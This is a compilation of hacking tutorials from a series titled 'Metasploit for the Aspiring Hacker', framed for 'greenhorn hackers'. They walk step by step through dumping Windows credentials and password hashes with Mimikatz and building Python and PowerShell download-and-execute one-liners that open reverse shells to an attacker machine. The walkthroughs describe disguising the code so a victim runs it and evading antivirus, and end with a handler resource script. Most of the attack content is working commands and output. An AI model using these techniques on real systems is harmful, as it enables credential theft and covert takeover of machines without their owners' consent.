kali > more sans_wayback

```
root@kali:~# more sans_wayback
http://</h1>
http://http://sans.org/98salSurvey.GIF
http://http://sans.org/_utm.gif?utmwv=1&utmhn=1034244484&utmcs=UTF-8&utm
;utmser=1024x768&utmsc=32-bit&utmul=fil&utmje=1&utmfl=11.6%20r602
&utmcn=1&utmdt=SANS%20Computer%20Security%20Training%20Network%20S
ecurity%20Research%20InfoSec%20Resources&utmhn=web.archive.org&utmr=0
&utmp=/web/20100612163636/http://sans.org/
```

When we do, we can see that Archive.org has stored the first URL from 1998. With over 90,000 URLs, visual inspection looking for interesting information is not really practical. Fortunately, god gave us the [grep](#) command.

If we want to find the URLs with emails stored in them, we can type:

kali > more sans_wayback | grep email

```
root@kali:~# more sans_wayback | grep email
http://http://www.sans.org/graphics/email.gif
http://http://www.sans.org/images/icons/social-media/32px/email.png
http://http://www.sans.org/reading-room/whitepapers/application/sql-server-email
-vulnerability-issues-prevention-strategies-1219
http://http://www.sans.org/reading-room/whitepapers/casestudies/establishing-ver
ifying-stunnel-ssl-encryption-pine-imap-email-sessions-696
http://http://www.sans.org/security-resources/malwarefaq/images/email-pdf.png
http://http://www.sans.org:80/infosecFAQ/email/
http://http://www.sans.org:80/infosecFAQ/email/DMS.htm
http://http://www.sans.org:80/infosecFAQ/email/MS_exchange.htm
http://http://www.sans.org:80/infosecFAQ/email/SMTP.htm
http://http://www.sans.org:80/infosecFAQ/email/TLS.htm
http://http://www.sans.org:80/infosecFAQ/email/amavis.htm
http://http://www.sans.org:80/infosecFAQ/email/bulk.htm
http://http://www.sans.org:80/infosecFAQ/email/content_filter.htm
http://http://www.sans.org:80/infosecFAQ/email/content_scan.htm
http://http://www.sans.org:80/infosecFAQ/email/corp_email.htm
http://http://www.sans.org:80/infosecFAQ/email/domino_server.htm
http://http://www.sans.org:80/infosecFAQ/email/domino_server.htm
http://http://www.sans.org:80/infosecFAQ/email/door.htm
http://http://www.sans.org:80/infosecFAQ/email/email.htm
http://http://www.sans.org:80/infosecFAQ/email/email_list.htm
http://http://www.sans.org:80/infosecFAQ/email/extranet.htm
```

As you can see in the screenshot above, there are quite a few URLs pertaining to email. The one I have circled in red looks particularly interesting, **email_list.htm**.

It is not unheard of for companies to put their vulnerability scans on their website for the security and network personnel to view (and the rest of us). As Nessus is the world's most widely used vulnerability scanner, let's see whether we can find it among these old webpages.

kali > more sans_wayback | grep nessus

```
root@kali:~# more sans_wayback | grep nessus
http://http://www.sans.org/course/advanced-vulnerability-scanning-techniques-nes
sus
http://http://www.sans.org/course/www.sans.org/course/advanced-vulnerability-sca
nning-techniques-nessus
http://http://www.sans.org:80/event/network-security-2012/course/advanced-vulne
rability-scanning-techniques-nessus
http://http://www.sans.org:80/infosecFAQ/audit/nessus.htm
http://http://www.sans.org:80/infosecFAQ/audit/nessus2.ht
http://http://www.sans.org:80/infosecFAQ/audit/nessus2.htm
http://http://www.sans.org:80/infosecFAQ/nessus.htm
http://http://www.sans.org:80/reading-room/whitepapers/apple/auditing-mac-os-com
pliance-center-internet-security-benchmark-nessus-32948
http://http://www.sans.org:80/reading-room/whitepapers/auditing/proactive-vulne
rability-assessments-nessus-78
http://http://www.sans.org:80/reading-room/whitepapers/tools/pocket-nessus-407
root@kali:~#
```

As you can see above, we have found three webpages with Nessus in them in the "audit" directory. Hmm... that might be interesting... maybe some Nessus scan reports from the past?

This approach to finding deleted information is limited to the information in the URL. We could actually take these URLs and view them in our browser at Archive.org to see whether we can find text information on the page that might be useful. Maybe a better approach would be to download the interesting URLs that this module enumerated directly to a hard drive using [HTTrack](#), then do a text search on the entire web content.

Keep coming back, my greenhorn hackers, as we explore the workings of the hacker's best friend, [Metasploit!](#)

Metasploit for the Aspiring Hacker, Part 11 (Post-Exploitation with Mimikatz)

[Metasploit](#) is such a powerful tool that I can only scratch the surface of its capabilities here. As it has developed over the years, it is now possible to use Metasploit for nearly everything from recon to post exploitation to covering your tracks. Given its versatility, every aspiring hacker should have at least a tentative grasp of Metasploit.

Every so often, a post-exploitation module comes out that is so powerful that every Metasploit user should be aware of it and learn to use it. [Mimikatz](#) is one such modules. It was created by [Benjamin Delpy](#), aka [gentilkiwi](#), who developed it to teach himself C and to explore Windows security. Basically, it is capable of extracting various sets of Windows credentials from memory.

Mimikatz was originally developed as standalone module that we can upload to the target or run locally on the target, but recently, Rapid7 has ported it for Metasploit and made it available as [Meterpreter script](#). The advantage of this is that it will run entirely in memory and will not leave a footprint on the hard drive that might be detected.

In this tutorial, we will be using the Metasploit module which is a bit limited in its capabilities, but I promise to do a tutorial soon on the more powerful standalone tool.

One other key point before we begin: there are both 32- and 64-bit versions of Mimikatz. Often, Mimikatz will load the 32-bit version if we have used a 32-bit process to compromise the system. If that happens, Mimikatz will be largely non-functional. To avoid this potential problem, use the "migrate" command to migrate the Meterpeter to a 64-bit process before loading Mimkatz. In that way, it will load the 64-bit version and you will enjoy all of its amazing capabilities.

Step 1 Exploit the Target & Get a Meterpreter Payload

Mimikatz is a post-exploitation module, meaning that it can only be used after the target has been exploited. As a result, I will begin this module assuming that you have successfully exploited the target and have the Meterpreter payload installed on the target system. In addition, you will need to have sysadmin privileges on the target for Mimikatz to work. If you exploited the target as a regular user, you can use the **getsystem** command to escalate privileges.

```
meterpreter > getsystem
```

```
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Now that we have "system" privileges, we need to load the Mimikatz module.

```
meterpreter > load mimikatz
```

Next, let's get a help screen.

```
meterpreter > help mimikatz
```

```
meterpreter > load mimikatz  
Loading extension mimikatz...success.  
meterpreter > help mimikatz  
  
Mimikatz Commands  
=====
```

Command	Description
-----	-----
kerberos	Attempt to retrieve kerberos creds
livessp	Attempt to retrieve livessp creds
mimikatz_command	Run a custom command
msv	Attempt to retrieve msv creds (hashes)
ssp	Attempt to retrieve ssp creds
tspkg	Attempt to retrieve tspkg creds
wdigest	Attempt to retrieve wdigest creds

As you can see, Mimikatz has a number of native commands and a special **mimikatz_command** to run custom commands.

Before we advance, let's check the version of Mimikatz.

```
meterpreter > mimikatz_command -f version
```

```
meterpreter > mimikatz_command -f version  
mimikatz 1.0 x86 (RC) (Jul 11 2015 22:32:43)
```

Metasploit has only ported version 1.0, although Mimikatz is in version 2.0 (watch for my coming tutorial using the standalone version 2.0 of Mimikatz).

Step 2 Native Commands

Let's start by looking to see what we can do to the system with the native commands. If we want to retrieve the Kerberos credentials, we simply need to type:

meterpreter > kerberos

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID    Package    Domain        User          Password
-----    -----      -----        ----          -----
0;132554  NTLM      HACKER       Administrator  mod_memory::searchMemory NT5
(0x00000012) There are no more files. n.a. (kerberos K0)
0;996     Negotiate  NT AUTHORITY NETWORK SERVICE mod_memory::searchMemory NT5
(0x00000012) There are no more files. n.a. (kerberos K0)
0;31864   NTLM      HACKER       Administrator  mod_memory::searchMemory NT5
(0x00000012) There are no more files. n.a. (kerberos K0)
0;40795   NTLM      HACKER       Administrator  mod_memory::searchMemory NT5
(0x00000012) There are no more files. n.a. (kerberos K0)
0;997     Negotiate  NT AUTHORITY LOCAL SERVICE mod_memory::searchMemory NT5
(0x00000012) There are no more files. n.a. (kerberos K0)
0;999     NTLM      HACKERGROUP  HACKERS$      mod_memory::searchMemory NT5
(0x00000012) There are no more files. n.a. (kerberos K0)
```

We can retrieve Windows MSV credentials by simply typing:

meterpreter > msv

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
AuthID    Package    Domain        User          Password
-----    -----      -----        ----          -----
0;132554  NTLM      HACKER       Administrator  mod_memory::searchMemory NT5
(0x00000000) The operation completed successfully. n.a. (msv1_0 K0)
0;996     Negotiate  NT AUTHORITY NETWORK SERVICE mod_memory::searchMemory NT5
(0x00000000) The operation completed successfully. n.a. (msv1_0 K0)
0;31864   NTLM      HACKER       Administrator  mod_memory::searchMemory NT5
(0x00000000) The operation completed successfully. n.a. (msv1_0 K0)
0;40795   NTLM      HACKER       Administrator  mod_memory::searchMemory NT5
(0x00000000) The operation completed successfully. n.a. (msv1_0 K0)
0;997     Negotiate  NT AUTHORITY LOCAL SERVICE mod_memory::searchMemory NT5
(0x00000000) The operation completed successfully. n.a. (msv1_0 K0)
0;999     NTLM      HACKERGROUP  HACKERS$      mod_memory::searchMemory NT5
(0x00000000) The operation completed successfully. n.a. (msv1_0 K0)
```

Step 3 Mimikatz_Command

Mimikatz also enables us to create custom commands. The commands take the following syntax. Please note the double colon (::) between the command type and the command action.

```
mimikatz_command -f <type of command>::<command action>
```

If we want to retrieve password hashes from the SAM file, we can type:

```
meterpreter > mimikatzcommand -f samdump::hashes
```

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : hacker
BootKey    : 6a7ffaa652eede0f241c878db981bbdf

Rid   : 500
User  : Administrator
LM    : e52cac67419a9a224a3b108f3fa6cb6d
NTLM  : 8846f7eaee8fb117ad06bdd830b7586c

Rid   : 501
User  : Guest
LM    :
NTLM  :

Rid   : 1001
User  : SUPPORT_388945a0
LM    :
NTLM  : 0d1cca0a07f89506e188199d4cdf2151
```

Of course, with these hashes, we can then crack them with any of a number of password cracking tools such Cain and Abel, Hashcat, John the Ripper, and others.

If we want to get a list of services running on the target system, we can use the command type **service** combined with the command action **list**.

```
meterpreter > mimikatz_command -f service::list
```

```
meterpreter > mimikatz_command -f service::list
  KERNEL_DRIVER STOPPED Abiosdsk      Abiosdsk
  KERNEL_DRIVER RUNNING ACPI      Microsoft ACPI Driver
  KERNEL_DRIVER STOPPED ACPIEC     ACPIEC
  KERNEL_DRIVER STOPPED adpu160m    adpu160m
  KERNEL_DRIVER STOPPED adpu320     adpu320
  KERNEL_DRIVER STOPPED afcnt      afcnt
  KERNEL_DRIVER RUNNING AFD      AFD Networking Support Environment
  KERNEL_DRIVER RUNNING agp440     Intel AGP Bus Filter
  KERNEL_DRIVER STOPPED Aha154x    Aha154x
  KERNEL_DRIVER STOPPED aic78u2    aic78u2
  KERNEL_DRIVER STOPPED aic78xx    aic78xx
  WIN32_SHARE_PROCESS STOPPED Alerter Alerter
  WIN32_OWN_PROCESS    STOPPED ALG      Application Layer Gateway Service
e
  KERNEL_DRIVER STOPPED AliIide   AliIide
  WIN32_SHARE_PROCESS STOPPED AppMgmt Application Management
  WIN32_OWN_PROCESS    STOPPED aspnet_state ASP.NET State Service
  KERNEL_DRIVER STOPPED AsyncMac   RAS Asynchronous Media Driver
  KERNEL_DRIVER RUNNING atapi     Standard IDE/ESDI Hard Disk Controller
  KERNEL_DRIVER STOPPED Atdisk    Atdisk
  KERNEL_DRIVER STOPPED Atmarpc   ATM ARP Client Protocol
  WIN32_SHARE_PROCESS STOPPED AudioSrv Windows Audio
  KERNEL_DRIVER RUNNING audstub   Audio Stub Driver
  KERNEL_DRIVER RUNNING Beep     Beep
  WIN32_SHARE_PROCESS STOPPED BITS     Background Intelligent Transfer
```

Step 4 Crypto

Mimikatz has a special command type that addresses cryptography and, as you might expect, it is called **crypto**. Using this custom command, we can get a list of cryptography providers on the target system.

```
meterpreter > mimikatz_command -f crypto::listProviders
```

```
meterpreter > mimikatz_command -f crypto::listProviders
Providers CryptoAPI :
  Gemplus GemSAFE Card CSP v1.0
  Infineon SICRYPT Base Smart Card CSP
  Microsoft Base Cryptographic Provider v1.0
  Microsoft Base DSS and Diffie-Hellman Cryptographic Provider
  Microsoft Base DSS Cryptographic Provider
  Microsoft DH SChannel Cryptographic Provider
  Microsoft Enhanced Cryptographic Provider v1.0
  Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider
  Microsoft Enhanced RSA and AES Cryptographic Provider
  Microsoft RSA SChannel Cryptographic Provider
  Microsoft Strong Cryptographic Provider
  Schlumberger Cryptographic Service Provider
```

If we want to know where the various cryptography stores are located, we can type:

```
meterpreter > mimikatz_command -f crypto::listStores
```

```
meterpreter > mimikatz_command -f crypto::listStores
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'
    My
    Root
    Trust
    CA
    UserDS
    TrustedPublisher
    Disallowed
    AuthRoot
    TrustedPeople
```

Mimikatz is just another powerful tool for the penetrator/hacker. Before attempting to use Mimikatz, make certain that you are fairly proficient in the use of Metasploit by going through my [Metasploit series](#) here on Null Byte. Also, look for my coming tutorial on the standalone Mimikatz 2.0, so keep coming back, my neophyte hackers!

Metasploit for the Aspiring Hacker, Part 12 (Web Delivery for Linux or Mac)

Metasploit, one of my favorite hacking/pentesting tools, has so many capabilities that even after [my many tutorials](#) on it, I have only scratched the surface of its capabilities. For instance, it can be used with [Nexpose](#) for vulnerability scanning, with [Nmap](#) for port scanning, and with its numerous auxiliary modules, nearly unlimited other hacking related capabilities.

Among the exploit modules, a category that we have not addressed are the web delivery exploits. These exploits enable us to open a web server on the attack system and then generate a simple script command that, when executed on the victim system, will open a Meterpreter shell on the target. This web delivery exploit can use [Python](#), PHP, or the Windows [PowerShell](#) scripts.

Of course, it is your job to get the script on the target machine. This means that you will likely need to get physical access to the system or envelope the code into a seemingly innocuous-looking object that the victim will be enticed to execute.

In this tutorial, we will exploit a Linux or Mac system. Since both are UNIX-like systems, they both have built-in Python interpreters by default. If we can get the script command generated by this exploit on the target, we can have complete control of the system including keystroke logging, turning on the webcam, recording from the microphone, and reading or deleting any files on the system.

Let's get started.

Step 1 Open a Terminal

The first step, of course, is to fire up [Kali](#) and open a terminal.

Step 2 Start Metasploit & Load the Exploit

Next, start Metasploit by typing:

kali > msfconsole

This should open the msfconsole like that below.

```
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.4-2015071403          ]
+ ---=[ 1468 exploits - 840 auxiliary - 232 post      ]
+ ---=[ 432 payloads - 37 encoders - 8 nops        ]
+ ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > SET LHOST 192.168.181.153
[-] Unknown command: SET.
msf exploit(web_delivery) > set LHOST 192.168.181.153
LHOST => 192.168.181.153
msf exploit(web_delivery) > set LPORT 4444
LPORT => 4444
```

Then we need to load the exploit:

```
msf > use exploit/multi/script/web_delivery
```

Set the IP of our attack system:

```
msf > set LHOST 192.168.181.153
```

And set the port we want to use:

```
msf > set LPORT 4444
```

Of course, I am using my private IP address in my lab, but if the target is outside your LAN, you will likely need to use your public IP and then port forward.

Step 3 Show Options

Now that we have the exploit loaded and ready to go, let's take a look at the options for this exploit. Type:

```
msf > show options
```

```
msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  SRVHOST  0.0.0.0        yes       The local host to listen on. This must be an address on the
  local machine or 0.0.0.0
  SRVPORT  8080           yes       The local port to listen on.
  SSL      false          no        Negotiate SSL for incoming connections.
  SSLCert
  URIPATH

Payload options (python/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST  192.168.181.153  yes       The listen address
  LPORT  4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Python
```

It looks like we have all the options set as we need. Now, let's get a bit more information on this exploit before we proceed. Type:

```
msf > info
```

```
Description:
This module quickly fires up a web server that serves a payload. The provided command will start the specified scripting language interpreter and then download and execute the payload. The main purpose of this module is to quickly establish a session on a target machine when the attacker has to manually type in the command himself, e.g. Command Injection, RDP Session, Local Access or maybe Remote Command Exec. This attack vector does not write to disk so it is less likely to trigger AV solutions and will allow privilege escalations supplied by Meterpreter. When using either of the PSH targets, ensure the payload architecture matches the target computer or use SYSWOW64 powershell.exe to execute x86 payloads on x64 machines.
```

As you can read above, this exploit starts a web server on our attack system and, when the command that is generated is executed on the target system, a payload is downloaded to victim. In addition, this attack does not write to disk, so it should not trigger the [antivirus software](#) on the victim's system.

Step 4 Start the Exploit

Our next step is to run the exploit. This starts the web server on our attack system and also generates a Python command that we can use to connect to this web server. Before we do that, though, we need to set the target to 0, selecting the Python exploit.

```
msf > set target 0
```

Now, we can type exploit:

```
msf > exploit
```

```
msf exploit(web_delivery) > set target 0
target => 0
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.181.153:4444
[*] Using URL: http://0.0.0.0:8080/uz51AjGyZBCDGCP
[*] Local IP: http://192.168.181.153:8080/uz51AjGyZBCDGCP
[*] Server started.
[*] Run the following command on the target machine:
python -c "import urllib2; r = urllib2.urlopen('http://192.168.181.153:8080/uz51AjGyZBCDGCP'); exec(r.read());"
```

Notice the last thing this exploit writes is "Run the following command on the target machine" followed by the command we need to use. Copy this command.

Step 5 Run the Command on the Victim System

Next, take that command to the victim machine. In this case, I'm using an Ubuntu 14.04 system. You will need to precede the command with **sudo** as it requires root privileges.

```
@ubuntu:~$ sudo python -c "import urllib2; r=urllib2.urlopen ('http://192.168.181.153:8080/uz51AjGyZBCDGCP'); exec(r.read());"
```

Then hit *Enter*. When you return to your Kali system, you can see a Meterpreter has been started on the target system! We own that box!

```
msf exploit(web_delivery) > [*] 192.168.181.152 web_delivery - Delivering Payload
[*] Sending stage (25277 bytes) to 192.168.181.152
[*] Meterpreter session 1 opened (192.168.181.153:4444 -> 192.168.181.152:34509) at 201
6-02-11 10:32:41 -0700
sessions -l

Active sessions
=====

```

Id	Type	Information	Connection
1	meterpreter python/python	root @ ubuntu	192.168.181.153:4444 -> 192.168.181.152 :34509 (192.168.181.152)

```
msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Initially, the Meterpreter is running in the background. To bring it to the foreground, we can type:

```
msf > sessions -l
```

This then lists the "active sessions." Notice that this session ID is "1." We then can activate that session by typing:

```
msf > sessions -i 1
```

This then brings the Meterpreter session to the foreground and we get the meterpreter prompt! To control the system, we can run the Meterpreter [commands](#) or [scripts](#), although most of the scripts are written for Windows systems.

Metasploit for the Aspiring Hacker, Part 13 (Web Delivery for Windows)

In [the previous part of this series](#), we looked at how to use [Metasploit](#)'s web delivery exploit to create a script to connect to a UNIX, Linux, or OS X machine using Python. Many members of the Null Byte community have asked me, "Can we do the same for a Windows systems?" The answer is YES!

Although the web delivery exploit will work on Windows systems that have Python installed, few Windows systems actually have Python installed while nearly every UNIX, Linux, and OS X has Python installed by default. Fortunately, those Windows systems do have [PowerShell](#) installed by default, and we can use it with Metasploit's web delivery exploit to take control of those systems.

In this tutorial, we will use Metasploit's web delivery exploit to take control of a Windows system through its PowerShell.

Step 1 Start Metasploit

To begin, fire up your [Kali](#) system, open a terminal, and start [Metasploit](#).

kali > msfconsole

```
root@kali: ~
File Edit View Search Terminal Help
Press ENTER to size up the situation
#####
##### Date: April 25, 1848 #####
##### Weather: It's always cool in the lab #####
##### Health: Overweight #####
##### Caffeine: 12975 mg #####
##### Hacked: All the things #####
#####
Press SPACE BAR to continue

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.4-2015091503          ]
+ - - -=[ 1481 exploits - 854 auxiliary - 250 post      ]
+ - - -=[ 432 payloads - 37 encoders - 8 nops      ]
+ - - -=[ Free Metasploit Pro trial: http://r-7.co/trymsp  ]

msf > [
```

Step 2 Loading the Web Delivery Exploit

Like already mentioned above, using Metasploit's web delivery is very similar to web delivery on Unix, Linux, and OS X systems except that Windows systems don't have Python installed by default. But they do have Windows [PowerShell](#), and there is a web delivery module for that.

Let's load the web delivery exploit in Metasploit:

```
msf > use exploit/multi/script/web_delivery
```

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set LHOST 192.168.181.153
LHOST => 192.168.181.153
msf exploit(web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(web_delivery) > set URIPATH powersploit
URIPATH => powersploit
```

Next, we need to set the LHOST and LPORT exactly like we did with the Unix/Linux/OS X web delivery exploit.

```
msf > set LHOST 192.1681.153
```

```
msf > set LPORT 4444
```

Next, we need to set the URIPATH. This can be set to anything you please. I set it here to "powersploit", but you can set it to anything you like.

```
msf > set URIPATH powersploit
```

Step 3 Set the Target to PowerShell

By default, the web delivery exploit in Metasploit uses Python scripts. To use the Windows-based [PowerShell](#) option, we need to set the target to 2.

```
msf > set target 2
```

With the target set to 2, Metasploit will create a PowerShell script when we are ready to exploit.

Step 4 Set the Payload

Lastly, we need to set the payload. Let's use the *windows/powershell_reverse_tcp* payload.

```
msf > set payload windows/powershell_reverse_tcp
```

Before we start the exploit, set checks the options to see whether we have all of them set properly.

```

msf exploit(web_delivery) > set payload windows/powershell_reverse_tcp
payload => windows/powershell_reverse_tcp

msf exploit(web_delivery) >
msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URI PATH	powersploit	no	The URI to use for this exploit (default is random)

Now, we can type **exploit** and Metasploit will start a small web server in the background and generate a command for us to use on the Windows system.

```

process, none)
LHOST          192.168.181.153  yes      The listen address
LOAD_MODULES   no                  A list of powershell modules seperated by a
comma to download over the web
LPORT          4444                yes      The listen port
VMware Tools

Exploit target:

Id  Name
--  --
2   PSH

msf exploit(web_delivery) > exploit
[*] Exploit running as background job.
msf exploit(web_delivery) >
[*] Started reverse SSL handler on 192.168.181.153:4444
[*] Using URL: http://0.0.0.0:8080/powersploit
[*] Local IP: http://192.168.181.153:8080/powersploit
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://192.168.181.153:8080/powersploit'))

```

Next, open a command prompt on the target Windows system and run that command like below.

```
C:\Users\OTW>powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://192.168.181.153:8080/powersploit'))
```

When you hit enter, that command will open a connection to the attack machine.

```
[*] 192.168.181.141 web_delivery - Delivering Payload  
[*] Powershell session session 1 opened (192.168.181.153:4444 -> 192.168.181.141:49160) at 2016-02-22 14:19:51 -0700
```

Now, on the attack system, we can check to see whether the session has opened by typing:

sessions -l

```
sessions  
  
Active sessions  
=====
```

Id	Type	Information	Connection
--	--	-----	-----
1	powershell		192.168.181.153:4444 -> 192.168.181.141:49160 (192.168.181.141)

As you can see above, we have a session opened with an ID of 1. We can use that session by typing:

sessions -i 1

Where 1 is the ID of the session. If your session ID is different, such as 2, 3, etc., you should use that ID in the command above.

Now we have a session on the Windows machine. Success! We can now check to see the running processes on the target system by typing:

PS C:\Users\OTW > Get-Process

```
Windows PowerShell running as user    on WIN-6RK2DFCI42V
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\    >Get-Process
```

Handles	NPM(K)	PM(K)	WS(K)	VM(M)	CPU(s)	Id	ProcessName
22	5	1944	2448	41	0.05	2076	cmd
33	5	956	2928	45	0.02	1272	conhost
33	5	964	2300	43	0.00	1448	conhost
50	7	1324	5672	61	0.61	2084	conhost
413	10	1744	3068	45		360	csrss
219	14	3996	3576	46		420	csrss
192	15	4120	10540	56		2368	dllhost
108	12	52352	14448	121	3.22	1180	dwm
648	42	19152	29348	204	7.03	1136	explorer
0	0	0	24	0		0	Idle
549	19	3540	8016	39		476	lsass
204	10	2808	4684	30		484	lsm
146	18	3364	7652	61		2512	msdtc
399	27	37052	38648	187	1.16	2060	powershell
600	29	15960	10724	94		2012	SearchIndexer
199	13	4320	6412	36		460	services
29	2	372	692	5		272	smss
314	22	6776	9668	98		1356	spoolsv
539	21	5980	9172	45		312	svchost
541	32	11740	11900	75		424	svchost

Now, that we are connected to the Windows machine's PowerShell, we can run any of the [PowerShell](#) "command-lets" as well as the most common Linux commands.

In a future tutorial, I will show you how to use the PowerSploit modules to gain even more control and access on that Windows machine, so keep coming back, my hacker novitiates!

Metasploit for the Aspiring Hacker, Part 14 (Creating Resource Script Files)

In [this series](#), I have been trying to familiarize you with the many features of the world's best framework for exploitation, hacking, and pentesting, Metasploit. There are so many features, and techniques for using those features, that few pentesters/hackers are aware of all of them.

Many times, when doing a pentest/hack, we need to run a number of Metasploit commands repeatedly. These commands may be exactly the same each time, and just like scripting, we may need to automatically run multiple Metasploit commands in a single step. Metasploit has the capability to save and store these "scripts," and they can then be recalled by the script name. Metasploit calls these scripts resource files.

For example, in many attacks, we need to set up a multi/handler to connect to when a payload is executed on a target system. In my new [Powersploit series](#), or with the [web delivery Metasploit module](#), we will always need to set a multi/handler to receive the connections from a sent payload. This usually involves several commands: using the multi/handler, setting the port, setting the payload, setting the IP, an so on. To make things easier, we can store all of these commands in a resource file and simply run a single command to execute all of them.

Now that you have a better idea of when these would be useful, let's take a look at Metasploit's scripting capabilities with resource files.

Step 1 Exploring Resource Scripts in Metasploit

First, let's take a look at where Metasploit store its scripts. Let's navigate to `/usr/share/metasploit-framework/scripts/resources`, and then do a [long listing](#).

```
kali > cd /usr/share/metasploit-framework/scripts/resource  
kali > ls -l
```

```
root@kali:~# cd /usr/share/metasploit-framework/scripts/resource
root@kali:/usr/share/metasploit-framework/scripts/resource# ls -l
total 112
-rw-r--r-- 1 root root 7270 Jul 14 2015 auto_brute.rc
-rw-r--r-- 1 root root 2203 Jul 14 2015 autocrawler.rc
-rw-r--r-- 1 root root 11225 Jul 14 2015 auto_cred_checker.rc
-rw-r--r-- 1 root root 6565 Jul 14 2015 autoexploit.rc
-rw-r--r-- 1 root root 3422 Jul 14 2015 auto_pass_the_hash.rc
-rw-r--r-- 1 root root 790 Jul 14 2015 auto_win32_multihandler.rc
-rw-r--r-- 1 root root 20735 Jul 14 2015 basic_discovery.rc
-rw-r--r-- 1 root root 3358 Jul 14 2015 fileformat_generator.rc
-rw-r--r-- 1 root root 1064 Jul 14 2015 mssql_brute.rc
-rw-r--r-- 1 root root 4346 Jul 14 2015 multi_post.rc
-rw-r--r-- 1 root root 1222 Jul 14 2015 nessus_vulns_cleaner.rc
-rw-r--r-- 1 root root 1659 Jul 14 2015 oracle_login.rc
-rw-r--r-- 1 root root 840 Jul 14 2015 oracle_sids.rc
-rw-r--r-- 1 root root 490 Jul 14 2015 oracle_tns.rc
-rw-r--r-- 1 root root 833 Jul 14 2015 port_cleaner.rc
-rw-r--r-- 1 root root 2419 Jul 14 2015 portscan.rc
-rw-r--r-- 1 root root 1251 Jul 14 2015 run_all_post.rc
-rw-r--r-- 1 root root 2593 Jul 14 2015 wmap_autotest.rc
root@kali:/usr/share/metasploit-framework/scripts/resource#
```

As you can see, Metasploit has numerous scripts already developed and stored here. Any new script that we write will be stored here as well.

Step 2 Writing Our Own Resource Script

Now let's create our own simple script to start a multi/handler necessary to receive connections, such as we used in the [first Powersploit tutorial](#). First, start Metasploit, then enter the commands we want in our script.

```
kali > msfconsole
msf > use exploit/multi/handler
msf > set PAYLOAD windows/meterpreter/reverse_http
msf > set LHOST 192.168.181.128
msf > set LPORT 4444
```

```
[ metasploit v4.11.4-2015071403 ]  
+ --=[ 1468 exploits - 840 auxiliary - 232 post ]  
+ --=[ 432 payloads - 37 encoders - 8 nops ]  
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/multi/handler  
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_http  
PAYLOAD => windows/meterpreter/reverse_http  
msf exploit(handler) > set LHOST 192.168.181.128  
LHOST => 192.168.181.128  
msf exploit(handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(handler) > makerc handler_http.rc  
[*] Saving last 4 commands to handler_http.rc ...  
msf exploit(handler) > █
```

When we have completed all of the commands we want in the script, we simply use the keyword **makerc** followed by the name of the script. For instance, here I named the script, **handler_http.rc** (a multi/handler for HTTP followed by the Metasploit extension for resource files, **rc**).

msf > makerc handler_http.rc

Metasploit now saves each of those commands into that script file.

Step 3 Checking the Script Contents

If we want to see what commands are in a script file, we can use one of the many commands in Linux to display the contents of a file, such as [cat](#), [less](#), and [more](#). Here, I used **more** followed by the resource file name.

msf > more handler_http.rc

```
msf exploit(handler) > more handler_http.rc  
[*] exec: more handler_http.rc  
  
use exploit/multi/handler  
set PAYLOAD windows/meterpreter/reverse_http  
set LHOST 192.168.181.128  
set LPORT 4444  
msf exploit(handler) > █
```

Notice that Metasploit now displays the commands in my script file, *handler_http.rc*.

Step 4 Executing Our New Script File

When we want to execute this script, we simply precede the script name with the keyword **resource** such as:

```
msf > resource handler_http.rc
```

```
msf exploit(handler) > resource handler_http.rc
[*] Processing handler_http.rc for ERB directives.
resource (handler_http.rc)> use exploit/multi/handler
resource (handler_http.rc)> set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
resource (handler_http.rc)> set LHOST 192.168.181.128
LHOST => 192.168.181.128
resource (handler_http.rc)> set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started HTTP reverse handler on http://0.0.0.0:4444/
[*] Starting the payload handler...
```

Metasploit will now run each of the commands in our script automatically. Now simply type **exploit** to start our handler.

```
msf > exploit
```

Step 5 Checking Whether It Was Saved

If we go back to the location where the scripts are stored, we can see that our new script, *handler_http.rc*, is now stored with the other Metasploit prepackaged scripts.

```
root@kali:/usr/share/metasploit-framework/scripts/resource# ls -l
total 116
-rw-r--r-- 1 root root 7270 Jul 14 2015 auto_brute.rc
-rw-r--r-- 1 root root 2203 Jul 14 2015 autocrawler.rc
-rw-r--r-- 1 root root 11225 Jul 14 2015 auto_cred_checker.rc
-rw-r--r-- 1 root root 6565 Jul 14 2015 autoexploit.rc
-rw-r--r-- 1 root root 3422 Jul 14 2015 auto_pass_the_hash.rc
